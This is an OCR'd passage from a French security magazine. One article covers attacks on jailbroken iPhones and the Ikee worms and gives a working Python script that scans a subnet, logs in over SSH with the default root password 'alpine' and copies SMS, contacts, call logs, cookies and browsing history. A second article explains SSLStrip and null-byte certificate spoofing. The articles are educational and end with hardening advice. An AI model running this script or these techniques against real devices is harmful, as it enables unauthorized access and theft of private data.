
Une fois la connexion réussie, le programme va récupérer l'ensemble des informations sensibles à savoir : les notes, le calendrier, les contacts enregistrés, les derniers appels téléphoniques émis, les SMS, les cookies du navigateur Safari, et enfin les sites visités depuis le navigateur safari.

```
#!/usr/bin/env python

import os
import paramiko

# Modify this values
local_dir='/pentest/iphonehack/' # Local directory to store stolen data
network = "192.168.1." # Network to scan

# Remote files
files = {'Notes' : '/private/var/mobile/Library/Notes/notes.db',
'Calendar' : '/private/var/mobile/Library/Calendar/Calendar.sqlitedb',
'Contacts' : '/private/var/mobile/Library/AddressBook/
AddressBook.sqlitedb', 'Calls' : '/private/var/mobile/Library/
CallHistory/call_history.db', 'SMS' : '/private/var/mobile/Library/SMS/
sms.db', 'Cookies' : '/private/var/mobile/Library/Cookies/
Cookies.plist', 'History' : '/private/var/mobile/Library/Safari/
History.plist'}


print "#####################################"
print "# IPhone Stealer                    #"
print "# base sur le script de Remi Laurent #"
print "#####################################"
print "Scanning Network "+network+"0/24"



ip = 1

while ip < 255:
    hostname = network + str(ip)
    try:
        print 'Testing with :'+hostname+' ...'
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.load_system_host_keys()
        ssh.connect(hostname, port=22, username='root',
password='alpine', pkey=None, key_filename=None, timeout=5)
        print 'Connexion...'
        sftp = ssh.open_sftp()
        try:
            os.mkdir(local_dir+hostname)
            new_dir=local_dir+hostname+'/'
        except OSError:
            new_dir=local_dir

        for name,file in files.items():
            try:
                s = file.split('/')
                local_file = new_dir + hostname + s[len(s)-1]
                sftp.get(file, local_file)
                print "[v] "+name
            except:
                print "[x] "+name


        sftp.close()
        ssh.close()
    except :
        pass
    ip += 1
```

En quelques minutes, le programme récupère l'ensemble des informations accessibles sur les iPhones connectés sur le même réseau.



Voici l'ensemble des fichiers dérobés enregistrés par le programme.



Le vol d'informations sensibles pourrait être étendu aux photos, emails... mais cette opération prendrait plus de temps.

Les autres malversations possibles...

Les malversations qui seraient éventuellement possibles pourraient avoir des conséquences bien plus importantes. Nous n'avons pas eu le temps de creuser dans ce sens, mais il serait certainement possible de placer un certificat root au sein du navigateur Safari et ainsi réaliser des attaques *Man In The Middle SSL* ou de phishing sans être détecté.

Il serait également intéressant de placer une application (cf SpyPhone) sur chaque téléphone compromis qui se lancerait en fond de tâche à chaque démarrage, et qui scannerait à son tour les périphériques connectés sur le réseau actuel, afin de voler leurs données et de les infecter à leur tour en y plaçant l'application malicieuse. Les fichiers volés pourraient ensuite être envoyés au pirate par mail. Ces opérations, totalement transparentes pour l'utilisateur, n'éveillerait pas ses soupçons...

Il serait également possible d'envoyer de nombreux SMS surtaxés à partir du téléphone compromis pour générer des revenus rapides et conséquents.

Bref, les possibilités sont nombreuses...

INFO

Une application SPyPhone vole les données stockées au sein de l'iPhone

Un chercheur suisse vient de développer une application pour iPhone capable de récupérer des informations confidentielles sur des iPhone jailbreakés ou non.

Baptisée SpyPhone, l'application lancée en fond de tâche, permet de voler des informations sensibles (mots de passe, carnet d'adresses, emails...).
Aucune vulnérabilité n'est exploitée par cette application qui n'utilise que des fonctionnalités offertes par l'API fournie par Apple.
Il est évident que cette application ne sera ni validée ni disponible sur le site de téléchargement d'applications de l'AppStore. Reste à savoir si un jour une application de ce type n'échappera pas aux contrôles attentifs d'Apple pour s'y retrouver comme ce fut le cas dans le passé.

Et les vers dans tout ça ?


iHacked

Cette faille de sécurité n'a pas échappé aux pirates. Mais on peut constater qu'il a fallu deux ans pour que des virus soient publiés.
En effet, depuis quelques semaines, de nombreux programmes malicieux ont fleuri sur Internet.

Les premiers programmes n'étaient pas encore très aboutis, tel **iHacked**, qui ne se contentait que de modifier le fond d'écran et d'afficher une fenêtre popup indiquant à l'utilisateur que son téléphone avait été compromis.

> "Depuis quelques semaines, de nombreux programmes malicieux ont fleuri sur Internet.... "


L'utilisateur était incité à visiter la page web du pirate demandant alors 5$ afin d'obtenir le mode opératoire pour sécuriser son téléphone jailbreaké.



Assez rapidement, l'auteur de cette malversation s'est excusé pour le désagrément et s'est engagé à rembourser ses victimes tout en fournissant gratuitement les mesures à entreprendre.

Ikee

S'en est suivi du premier ver pour iPhone, dénommé **Ikee**. Ce dernier, dont la source en C a été publiquement dévoilée, modifiait lui aussi le fond d'écran du téléphone, mais supprimait en plus le service SSH.
Le fond d'écran mis en place affichait au départ une photo de la vedette pop des années 80 Rick Astley avec le commentaire «`ikee is never going to give you up`».



Quatre variantes de ce ver ont été développées par la suite. Les trois premières n'apportaient guère de grandes modifications puisqu'il s'agissait principalement du changement de la photo de fond d'écran installé lors des précédentes versions.

INFO

Les iPod Touch également pris pour cible...

Les iPhones ne sont pas les seuls appareils vulnérables à cette attaque. En effet, les iPod Touch possèdent également une connexion Wi-Fi et peuvent eux aussi être jailbréakés.
Ils n'ont donc pas été épargnés par ces différents vers.

La dernière variante (D), quant à elle, était plus furtive et donc plus compliquée à supprimer. Celle-ci était dissimulée au sein des fichiers systèmes du téléphone.

> **"Les premiers programmes malicieux pour iPhone n'étaient pas encore très aboutis , tel iHacked, qui ne se contentait que de modifier le fond d'écran... "**

Comme tout ver, Ikee possédait un dispositif afin de se répliquer et d'infecter d'autres iPhones non sécurisés.

INFO

Le Jailbreak et le Désimlockage

La plupart des internautes confondent les termes Jailbreak et Désimlockage. Le Jailbreak permet uniquement d'outrepasser les restrictions mises en place afin de modifier à sa guise l'OS.

Le désimlockage est une opération différente permettant d'utiliser la carte SIM d'un autre opérateur sur un téléphone normalement bloqué à un réseau spécifique.

Le désimlockage était au début une opération hardware mais désormais plusieurs logiciels permettent de s'affranchir de cette restriction en quelques secondes...

Il utilisait la même technique que celle lui ayant permis de compromettre le téléphone actuel, à savoir les mots de passe par défaut. Ainsi, il scannait à son tour des plages d'adresse IP définies afin de découvrir d'autres iPhones potentiellement vulnérables.

Ikee.B dit Duh

Baptisé «***Duh***» ou encore «***Ikee.B***», il intégrait l'ensemble des iPhones compromis au sein d'un **botnet** (réseau de machines compromises).

Son développeur pouvait alors les contrôler entièrement et à sa convenance du moment que les iPhones infectés avaient un accès à Internet (3G, Edge ou Wi-Fi). Mais ce ver ciblait également la **banque ING** (banker). Quand la page web de cette banque était demandée depuis un iPhone, le ver redirigeait automatiquement l'utilisateur vers un site Internet contrôlé par les pirates.

Ce site, reproduisant à l'identique le site officiel de la banque (Phishing) récupérait les identifiants bancaires soumis par les utilisateurs et les envoyait ensuite sur un serveur hébergé en Lituanie.

Le ver poussait le vice encore plus loin en **modifiant le mot de passe root** au sein du fichier `/etc/master.passwd`

Un utilisateur infecté ne pouvait donc plus se connecter via le service SSH de son téléphone.

Heureusement, le nouveau mot de passe n'était pas trop complexe et seules quelques minutes ont suffi pour casser le mot de passe («*ohshit*»).

S'en est suivi un ver beaucoup plus offensif...

INFO

Aucun logiciel antivirus pour l'iPhone...

Tandis que les principaux systèmes d'exploitation pour téléphone portable peuvent accueillir un logiciel antivirus, ce n'est toujours pas le cas pour l'iPhone.

Le développement d'un antivirus nécessite une certaine coopération avec l'éditeur du système (ici Apple en l'occurrence), qui pour le moment se refuse à cette idée puisqu'aucun virus n'affecte l'IPhone.

Comment se protéger de ces attaques ?

Pour éviter de vous faire piéger par ce genre d'attaque, plusieurs manipulations doivent être effectuées afin de sécuriser votre smartphone.

Après la lecture de cet article, il est évident que le Jailbreak n'offre pas une sécurité optimale, c'est pourquoi cette opération est déconseillée...

Malgré cela, pour certains, le jailbreak est devenu une nécessité. Dès lors, il est important de vérifier que le serveur SSH de votre iPhone est désactivé de manière permanente. **Attention**, sur le iPhones testés dans le cadre de cet article, la désactivation manuelle du serveur SSH via des plugins tels que SBSettings n'est pas permanente. Ainsi, le serveur SSH sera de nouveau lancé lors du prochain démarrage du téléphone..!

Il est donc primordial de modifier le mot de passe associé aux comptes *root* et *mobile*, qui est par défaut *alpine*. Pour cela, il suffit de se connecter en SSH sur l'iPhone (ou d'utiliser l'application *Mobile Terminal*) et d'utiliser la commande *passwd* :

```
passwd root
passwd mobile
```

Un nouveau mot de passe vous sera demandé pour chacun des comptes.

Ces deux opérations vous permettront de vous prémunir un minimum face à ces attaques.

Conclusion

Les pirates arrivent sur un nouveau marché en ciblant les téléphones portables jailbreakés.

Les récents vers circulant sur Internet permettront, espérons-le, de changer les habitudes des utilisateurs qui laissent la plupart du temps les mots de passe par défaut sur leurs équipements, ce qui peut être dramatique.

Nous ne pouvons encore prédire si d'autres vers verront prochainement le jour, cela dépendra fortement de la rentabilité observée par les pirates avec ces premiers vers.

INFO

Le créateur du premier ver pour iPhone embauché pour développer des applications...

Ashley Towns, jeune Australien de 21 ans et créateur du premier ver (*Ikee*) pour iPhone, vient d'être engagé par la société Mogeneration afin de développer des applications destinées à l'AppStore.

C'est par le réseau communautaire Twitter qu'il vient de dévoiler cette information qui en a choqué plus d'un.


En effet, plusieurs experts en sécurité sont outrés face à la position de cette société qui, au lieu de l'accabler, vient de lui offrir un poste de développeur.
Rappelons tout de même que Ashley Towns n'a jamais éprouvé de remords quant à la diffusion de son ver. Il semble donc être récompensé pour un acte irresponsable...

Webographie

* http://ithreats.net/2009/11/26/analysis-of-%E2%80%9Cduh%E2%80%9D/

*http://www.sophos.com/blogs/duck/g/2009/11/24/clean-up-iphone-worm/

*http://blog.madpowah.org/archives/2009/10/index.html



Retour sur les dernières vulnérabilités SSL...

Depuis le mois d'août, le protocole SSL a subit une succession d'attaques.

Que ce soit, au niveau du traitement des certificats par les navigateurs, ou encore l'injection de données au sein de communications, le protocole SSL est déjà considéré par certains comme obsolète.

Retour sur ces vulnérabilités...

Lin Miang JIN
XMCO | Partners

Intro

SSL c'est quoi ? Petite piqûre de rappel...

« **Secure Socket Layer** », ou « **SSL** » pour les intimes, est un protocole défini à la base par la société Netscape (oui oui, celle des navigateurs éponymes !). SSL avait été mis en place afin de sécuriser les échanges de données sur internet. En effet, par défaut, les données transitant par les protocoles HTTP, FTP, et autres, sont toutes transmises en claires sur le réseau. Autrement dit, n'importe qui parvenant à se placer entre vous et votre serveur de mail peut lire vos messages.

Et quel est le lien avec TLS me direz-vous? « **TLS** », pour « **Transport Layer Security** », est tout simplement la normalisation du protocole SSL (version 3) par l'IETF - RFC 2246. Néanmoins, quelques différences existent tout de même entre SSL et TLS rendant ces derniers non interopérables.

SSL/TLS fonctionne suivant un mode client-serveur, et permet d'atteindre les objectifs de sécurité « CIA » :

✓ **C**onfidentialité des données échangées (chiffrement)

✓ **I**ntégrité des données échangées (hachage)

✓ **A**uthenticité du serveur (certificat X.509)

SSL/TLS se place au dessus de TCP, et est transparent pour le protocole de niveau supérieur. C'est-à-dire que l'application utilisant SSL/TLS, par exemple HTTP, fonctionne de la même manière que si elle était placée directement au dessus de TCP.
De nos jours, on retrouve ce protocole un peu partout. Il est notamment associé à HTTP pour former le HTTPS utilisé par tous les sites web qui traite des informations sensibles...

La plupart des gens parlent de SSL pour désigner indifféremment SSL ou TLS. Nous allons également utiliser cet abus de langage dans la suite du dossier.

SSL dans la presse...

SSL est donc un standard reconnu et particulièrement utilisé sur internet. Il est donc évident que de nombreuses recherches soient menées sur la sécurité de ce protocole, sécurité que l'on croyait éprouvée...

Suite aux déboires du protocole DNS et de BGP, ce fût donc au tour du protocole SSL d'être touché par plusieurs vulnérabilités dévoilées ces derniers mois.

> “Une attaque "Man In The Middle" discrète sur le protocole SSL ne pouvait être menée jusqu'à présent puisque le pirate devait casser la chaîne d'authentification SSL afin de s'introduire au sein d'une communication... ”

Nous tenterons dans cet article de faire le point sur ces différents problèmes...


SSLStrip ou une attaque astucieuse

Le principe de l'attaque

Les premières recherches innovantes ont été menées par **Moxie Marlinspikes**. Le chercheur s'est fait connaître en présentant à travers le monde un outil capable de réaliser des attaques Man In The Middle SSL...

Une attaque **"Man In The Middle"** discrète sur le protocole SSL ne pouvait être menée jusqu'à présent puisque le pirate devait casser la chaîne d'authentification SSL afin de s'introduire au sein d'une communication.

Ainsi, le pirate ne pouvait que proposer des certificats autosignés et donc éveiller les soupçons des victimes les plus attentives.



Moxie Marlinspike s'est justement fait connaître dès 2002 avec la publication d'un outil baptisé **SSLSnif** capable de réaliser une telle attaque en quelques lignes de commandes...

Quelques années plus tard, revoilà Moxie avec un outil très simple, mais particulièrement efficace...

Le but : réaliser une attaque "Man In The Middle" afin de capturer tout le trafic réalisé entre une victime et un site web implémentant une partie HTTP et une partie HTTPS (ce qui est le cas pour la plupart des sites web utilisant le protocole HTTPS).

Le pirate se place entre la victime et le serveur et utilise SSLStrip afin de remplacer à la volée tous les liens contenant la chaîne **HTTPS** renvoyée par le serveur par la chaîne **HTTP**.

Cette opération force le navigateur de la victime à communiquer avec le pirate uniquement via le protocole HTTP. Le pirate communique ensuite avec le serveur via le protocole HTTPS.

L'idée paraît très simple, mais personne n'avait jusqu'alors pensé à développer un tel outil.

Exemple concret sur GMAIL

Prenons un exemple simple. Pour accéder à GMAIL. La plupart des gens vont taper gmail.com". Une première requête GET est envoyée au serveur de Google.

```
GET http://gmail.com/ HTTP/1.1
Host: gmail.com
User-Agent: Mozilla/5.0 (Macintosh; U; I
Accept: text/html,application/xhtml+xm
Accept-Language: fr,fr-fr;q=0.8,en-us;
Accept-Charset: ISO-8859-1,utf-8;q=0
Keep-Alive: 300
Proxy-Connection: keep-alive
```

Le serveur répond alors par un code 301 qui indique au navigateur de suivre l'adresse http://mail.google.com.

```
HTTP/1.1 301 Moved Permanently
Location: http://mail.google.com/mail/
Content-Type: text/html; charset=UTF-8
Date: Sun, 13 Dec 2009 15:02:02 GMT
Expires: Tue, 12 Jan 2010 15:02:02 GMT
Server: gws
Content-Length: 225
Cache-Control: public, max-age=2592000
Age: 169811
X-XSS-Protection: 0
```

Le navigateur visite donc http://mail.google.com.

```
GET http://mail.google.com/mail/ HTTP/1.1
Host: mail.google.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac (
Accept: text/html,application/xhtml+xml,applicat
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: S=gmail=7gNfQwoMAfAFQzO71QF6FA:gr
RCzs77TyVT9SRPDt1s97xq2PF6bIBhi7zjcJpa-sr3
G3_coxA_yd4EJ813HIl7Xnp9Cruv; PREF=ID=acf2
M=1255339225:GM=1:S=DZy36ZbPQ-GNh9rP;
```

Enfin, le serveur redirige encore l'internaute vers la page d'authentification

```
HTTP/1.1 302 Moved Temporarily
Set-Cookie: GMAIL_RTT=EXPIRED; Expires=Mon, 14-I
Set-Cookie: GMAIL_RTT=EXPIRED; Expires=Mon, 14-I
Cache-Control: no-cache, no-store, max-age=0, mus
Pragma: no-cache
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Date: Tue, 15 Dec 2009 14:12:50 GMT
Location: https://www.google.com/accounts/ServiceLo
tp%3A%2F%2Fmail.google.com%2Fmail%2F%3Fui%3Dhtr
t&ltmpl=cache=2
Content-Type: text/html; charset=UTF-8
Content-Length: 408
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
```

L'outil de Moxie intervient dans cette dernière étape. En effet, comme le pirate qui mène l'attaque **intercepte toutes les requêtes** émises par la victime, mais également toutes les réponses renvoyées par le serveur, l'outil peut donc **modifier, à la volée,** certaines données.

> **"Le pirate se place entre la victime et le serveur et utilise SSLStrip afin de remplacer à la volée tous les liens contenant la chaîne HTTPS renvoyée par le serveur par la chaîne HTTP..."**


En l'occurrence, **SSLStrip** remplace le dernier lien de la sorte :


```
HTTP/1.1 302 Moved Temporarily
Set-Cookie: GMAIL_RTT=EXPIRED; Expires=Mon,
14-Dec-2009 14:12:50 GMT; Path=/mail
Set-Cookie: GMAIL_RTT=EXPIRED; Expires=Mon,
....
Location: https://www.google.com/accounts/...
```

```
HTTP/1.1 302 Moved Temporarily
Set-Cookie: GMAIL_RTT=EXPIRED; Expires=Mon,
14-Dec-2009 14:12:50 GMT; Path=/mail
Set-Cookie: GMAIL_RTT=EXPIRED; Expires=Mon,
....
Location: http://www.google.com/accounts/...
```


Avez-vous remarqué la manipulation ? Effectivement, le champ *Location* basé sur le protocole HTTPS repose maintenant sur le protocole HTTP...

Le pirate peut donc **récupérer les identifiants de connexion** envoyés en clair par la victime puis communiquer de son côté en HTTPS avec les identifiants récupérés...





Mire de login lors d'une connexion saine entre un internaute et le service Gmail



Lors d'une attaque avec l'outil SSLStrip tous les liens sont alors convertis en HTTP

La victime surfe donc sur le site via le protocole HTTP (données en clair).

Certains sites, comme facebook, utilisent uniquement le protocole HTTPS pour envoyer le login et le mot de passe lors de l'authentification. Or, à moins de vérifier que le formulaire ne poste pas vers un site utilisant le protocole HTTPS, l'attaque est difficilement détectable et a de grandes chances de réussir notamment sur les hotspots...

Passons à présent aux vulnérabilités du protocole SSL...

Common Name, Wildcard : les recherches de kaminsky et Marlinspike

Strcmp («paypal.com», «paypal.com\0.hack.us»)

La première vulnérabilité dont nous allons parler concerne plus particulièrement les certificats X.509 utilisés par le client afin d'authentifier le serveur et de s'assurer de son identité.

> **"Marlinspikes et Kaminsky ont montré que l'utilisation de caractères spéciaux au sein d'un certificat X.509 et plus particulièrement au sein du champ CN (Common Name) pouvait avoir un comportement étonnant lors du traitement de ces certificats par la plupart des navigateurs."**

Cette vulnérabilité a été dévoilée par **Moxie Marlinspikes et Dan Kaminsky**, fin juillet 2009, lors de la Black Hat à Las Vegas. Ces deux chercheurs ont montré que l'utilisation de **caractères spéciaux** au sein d'un certificat X.509 et plus particulièrement au sein du champ CN (Common Name) pouvait avoir un comportement étonnant lors du traitement de ces certificats par la plupart des navigateurs...

La délivrance d'un certificat X.509 se passe en plusieurs étapes :

1. Un site souhaitant déployer du SSL **doit générer une paire de clefs cryptographiques**. Une de ces clefs est gardée privée, tandis que la seconde est publique.

2. Le site génère ensuite **une demande de signature de certificat**, « Certificate Signing Request » ou « CSR », qui va contenir la clef publique ainsi que des informations complémentaires sur l'identité dudit site. Parmi ces informations se trouve le champ « Common Name » ou « CN ». Ce dernier se retrouvera aussi dans le certificat final, et est utilisé par un client afin d'identifier le serveur sur lequel il se connecte. Pour un navigateur web, ce champ doit être identique au nom de domaine de l'URL tapée dans la barre d'adresse. Par exemple, le champ CN du certificat appartenant à Paypal doit contenir www.paypal.com.

3. Le CSR est ensuite envoyé à un tiers de confiance appelé **Autorité de Certification**, également connu

sous le sigle « CA » pour « Certificate Authority». Le CA va alors vérifier que l'émetteur de la demande est bien le propriétaire du domaine correspondant au CN. Cela est simplement fait en cherchant les coordonnées du responsable dans la base WHOIS, puis en lui envoyant un email de confirmation. Ce qui est important de noter ici est que l'information relative à l'identité d'un site n'est associée qu'avec le domaine root, la plupart des CA ignorant complètement le contenu des sous-domaines qui pourraient être présent. En clair, Verisign n'en a rien à faire que vous soumettiez une demande de certificat pour www.paypal.com, toto.paypal.com, ou jesuisunpirate.paypal.com du moment que vous êtes en mesure de prouvez que vous détenez le domaine root paypal.com.

4. Enfin lorsque tout est conforme, le **CA renvoie** le certificat signé au demandeur.

Une autre chose importante à savoir est que les certificats X.509 utilisent **la notation ASN.1**. Celle-ci supporte plusieurs types de chaînes de caractères, mais ces dernières sont toutes des variations des chaînes de caractères ***Pascal*** (provenant du langage de programmation du même nom). En mémoire, les chaînes de caractères Pascal sont représentées par une série d'octets : le 1er octet correspond à la longueur de la chaîne, suivie par la chaîne de caractères elle-même, un caractère par octet :

OCTET 0	OCTET 1	...	OCTET N
0xN longueur	0x41 'A'	0x...	0x5A 'Z'

Cette représentation est différente de celle des chaînes de caractères C qui sont représentées en mémoire par la chaîne de caractères elle-même (un caractère par octet) suivie par l'octet représentant le caractère NULL signifiant la fin de la chaîne :

OCTET 1	...	OCTET N	OCTET N+1
0x41 'A'	0x...	0x5A 'Z'	0x00 NULL

Une conséquence résultant de ces différences est que le caractère **NULL** est traité comme n'importe quel autre caractère dans une chaîne Pascal.

La vulnérabilité exposée par les chercheurs en sécurité reposait sur cette propriété. **Il est possible d'inclure le caractère NULL** dans n'importe quels champs d'un certificat X.509 et plus particulièrement dans le champ CN...

Une personne malveillante pouvait alors demander un certificat pour un domaine tel que :

www.paypal.com\0.hacker.com

Le CA ne prenant en compte que le domaine root, hacker.com, si la personne est bien le propriétaire de ce domaine, le certificat sera délivré sans problème.

> **"Une comparaison entre les chaînes de caractères du langage C *www.paypal.com* et *www.paypal.com\0.hacker.com* conclura que les deux chaînes sont identiques..."**

Le problème surgit lorsque l'on sait que la plupart des implémentations de SSL, et notamment **la CryptoAPI de Microsoft** utilisée par de nombreuses applications, ne traitent pas les champs des certificats X.509 en tant que chaîne de caractères Pascal, mais en tant que **chaîne de caractères C**...

Le lecteur averti aura compris l'erreur et la vulnérabilité que cela implique. Une comparaison entre les chaînes de caractères du langage C www.paypal.com et www.paypal.com\0.hacker.com conclura que les deux chaînes de caractères sont identiques. Le détenteur du certificat contrefait peut ainsi le présenter pour les connexions à www.paypal.com qui considéreront ledit certificat comme valide. La propriété d'authenticité de SSL serait donc contournée, ce qui permettrait, entre autres choses, de conduire des attaques de type Man-in-the-Middle.

Wildcard : une vulnérabilité peut en cacher une autre…

La seconde vulnérabilité découle en quelque sorte de la première, et implique l'utilisation de **Wildcards** ('*').

Si au lieu de demander un certificat pour www.paypal.com\0.hacker.com, quelqu'un demandait un certificat pour *\0.hacker.com, il obtenait un certificat valide pour n'importe quel domaine vis-à-vis de certaines implémentations de SSL. Firefox, Thunderbid et la messagerie instantanée Pidgin étaient notamment vulnérables à cette attaque.

Des faux certificats dans la nature…

Quelques semaines après la Black Hat, **deux certificats exploitant les failles de sécurité** décrites plus haut étaient lâchés dans la nature (ou plutôt sur certaines listes de diffusion orientées sécurité).

Le premier certificat a été publié le 29 septembre 2009, par **Jacob Appelbaum**. Celui-ci exploitait la vulnérabilité « wildcard » ne touchant qu'une partie restreinte d'applications :


CN=*\x00thoughtcrime.noisebridge.net

